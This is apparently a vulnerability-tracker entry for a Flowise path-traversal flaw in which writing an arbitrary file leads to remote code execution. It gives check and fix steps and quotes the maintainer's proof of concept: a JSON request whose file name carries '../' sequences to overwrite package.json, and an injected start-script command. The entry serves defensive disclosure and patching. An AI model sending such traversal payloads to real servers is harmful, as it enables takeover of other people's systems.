---
id: "CVE-2025-71338"
kind: "vulnerability"
aliases: ["CVE-2025-71338", "GHSA-8vvx-qvq9-5948"]
title: "Flowise allows arbitrary file write to RCE"
severity: "critical"
cvss: 10.0
epss: 0.01157
exploited: false
status: "open"
category: "ai-tooling"
products: [{"name": "flowise", "fixed": [], "affected": "<= 2.2.7", "ecosystem": "npm"}, {"name": "flowiseai flowise", "fixed": [], "affected": "<= 3.1.3", "ecosystem": "vendor"}]
ecosystems: ["npm", "vendor"]
tags: ["ai-agents", "ai-tooling", "cwe-73", "cwe-94", "flowise", "node", "self-hosted"]
not_affected_if: ["endpoint-not-exposed", "patched-version"]
published_at: "2025-03-14T18:48:44+00:00"
first_seen_at: "2026-11-03T17:41:47+00:00"
updated_at: "2026-11-03T17:52:24+00:00"
sources: [{"source": "ghsa", "url": "https://github.com/advisories/GHSA-8vvx-qvq9-5948", "first_seen_at": "2026-11-03T17:41:47+00:00"}, {"source": "nvd", "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-71338", "first_seen_at": "2026-11-03T17:52:24+00:00"}]
---
# Flowise allows arbitrary file write to RCE
Flowise's document-store loader API passes an untrusted file name straight into path.join, so ../ sequences write files anywhere the server process can reach. An attacker can overwrite package.json and get code run when the server starts, which gives full server shell access.
_Summary, check and fix written by a model from the sources; labelled as such._
## Affected
- npm:flowise affected <= 2.2.7 fixed ?
- vendor:flowiseai flowise affected <= 3.1.3 fixed ?
## How to check
- Check the installed Flowise version with `npm ls flowise` in the deployment
- Confirm whether the server exposes `/api/v1/document-store/loader/process` to untrusted users
## Fix
- Upgrade flowise to a version later than `2.2.7` (the sources list 2.2.7 as affected; the fixed version is not stated)
## Timeline
- 2026-11-03T17:41:47+00:00 ghsa https://github.com/advisories/GHSA-8vvx-qvq9-5948
- 2026-11-03T17:52:24+00:00 nvd https://nvd.nist.gov/vuln/detail/CVE-2025-71338
## Documents
- [advisory] Maintainer's advisory: api.github.com https://api.github.com/repos/FlowiseAI/Flowise/security-advisories/GHSA-8vvx-qvq9-5948
- [advisory] Maintainer's advisory: github.com https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-8vvx-qvq9-5948
- [advisory] Third-party advisory: www.vulncheck.com https://www.vulncheck.com/advisories/flowise-arbitrary-file-write-to-remote-code-execution-via-document-store-api
- [fix] Patch: github.com https://github.com/FlowiseAI/Flowise/commit/c2b830f279e454e8b758da441016b2234f220ac7
- [fix] Release: github.com https://github.com/FlowiseAI/Flowise/releases/tag/flowise%402.2.7-patch.1
## From the sources
### Summary
An attacker could write files with arbitrary content to the filesystem via the `/api/v1/document-store/loader/process` API.
An attacker can reach RCE(Remote Code Execution) via file writing.
### Details
All file writing functions in [packages/components/src/storageUtils.ts](https://github.com/FlowiseAI/Flowise/blob/main/packages/components/src/storageUtils.ts) are vulnerable.
- addBase64FilesToStorage
- addArrayFilesToStorage
- addSingleFileToStorage
The fileName parameter, which is an untrusted external input, is being used as an argument to path.join() without verification.
```javascript
const filePath = path.join(dir, fileName)
fs.writeFileSync(filePath, bf)
```
Therefore, users can move to the parent folder via `../` and write files to any path.
Once file writing is possible in all paths, an attacker can reach RCE (Remote Code Execution) in a variety of ways.
In PoC (Proof of Concept), RCE was reached by overwriting package.json.
### PoC
In PoC, `package.json` is overwritten.
This is a scenario in which arbitrary code is executed when `pnpm start` is executed by changing the start command in the `scripts{}` statement to an arbitrary value.
**- original start command**
````
"start": "run-script-os",
````
**- modify start command**
````
"start": "touch /tmp/pyozzi-poc && run-script-os",
````

When a user runs the `pnpm start` command, a `pyozzi-poc` file is created in the `/tmp` path.
#### 1. package.json content base64 encoding
```json
{
"name": "flowise",
"version": "1.8.2",
"private": true,
"homepage": "https://flowiseai.com",
"workspaces": [
"packages/*",
"flowise",
"ui",
"components"
],
"scripts": {
"build": "turbo run build && echo poc",
"build-force": "pnpm clean && turbo run build --force",
"dev": "turbo run dev --parallel",
"start": "touch /tmp/pyozzi-poc && run-script-os", --> modify (add touch /tmp/pyozzi &&)
"start:windows": "cd packages/server/bin && run start",
"start:default": "cd packages/server/bin && ./run start",
"clean": "pnpm --filter \"./packages/**\" clean",
"nuke": "pnpm --filter \"./packages/**\" nuke && rimraf node_modules .turbo",
"format": "prettier --write \"**/*.{ts,tsx,md}\"",
"lint": "eslint \"**/*.{js,jsx,ts,tsx,json,md}\"",
"lint-fix": "pnpm lint --fix",
"quick": "pretty-quick --staged",
"postinstall": "husky install",
"migration:create": "pnpm typeorm migration:create"
}, ... skip
```
#### 2. Overwrite `package.json` via `/api/v1/document-store/loader/process`
 > **Request Body**
```json
{
"loaderId": "textFile",
"storeId": "c4b8a8fb-9eb6-47ae-9caa-7702ef8baabb",
"loaderName": "Text File",
"loaderConfig": {
"txtFile": "data:text/plain;BASE64_ENCODEING_CONTENT,filename:/../../../../../usr/src/package.json",
"textSplitter": "",
"metadata": "",
"omitMetadataKeys": ""
}
}
```
The part after `filename:` of the `txtFile` parameter is the value used as `fileName` in the function.
Add `../` to the filename value to move to the top path, then specify `package.json` in the project folder `/usr/src/` as the path.
 Afterwards, when the user starts the server (`pnpm start`), the added script will be executed. (`touch /tmp/pyozzi-poc`)
**- starting server with `touch /tmp/pyozzi-poc` command**
 **- `/tmp/pyozzi-poc` file created**
 ### Impact
**Remote Code Execution (RCE)**
Although it is demonstrated here using the file creation command, you can obtain full server shell privileges by opening a reverse shell.
---
_Free to read at a human pace. An API with keys and an MCP server are in preparation; early access: hello@infrastack.ai_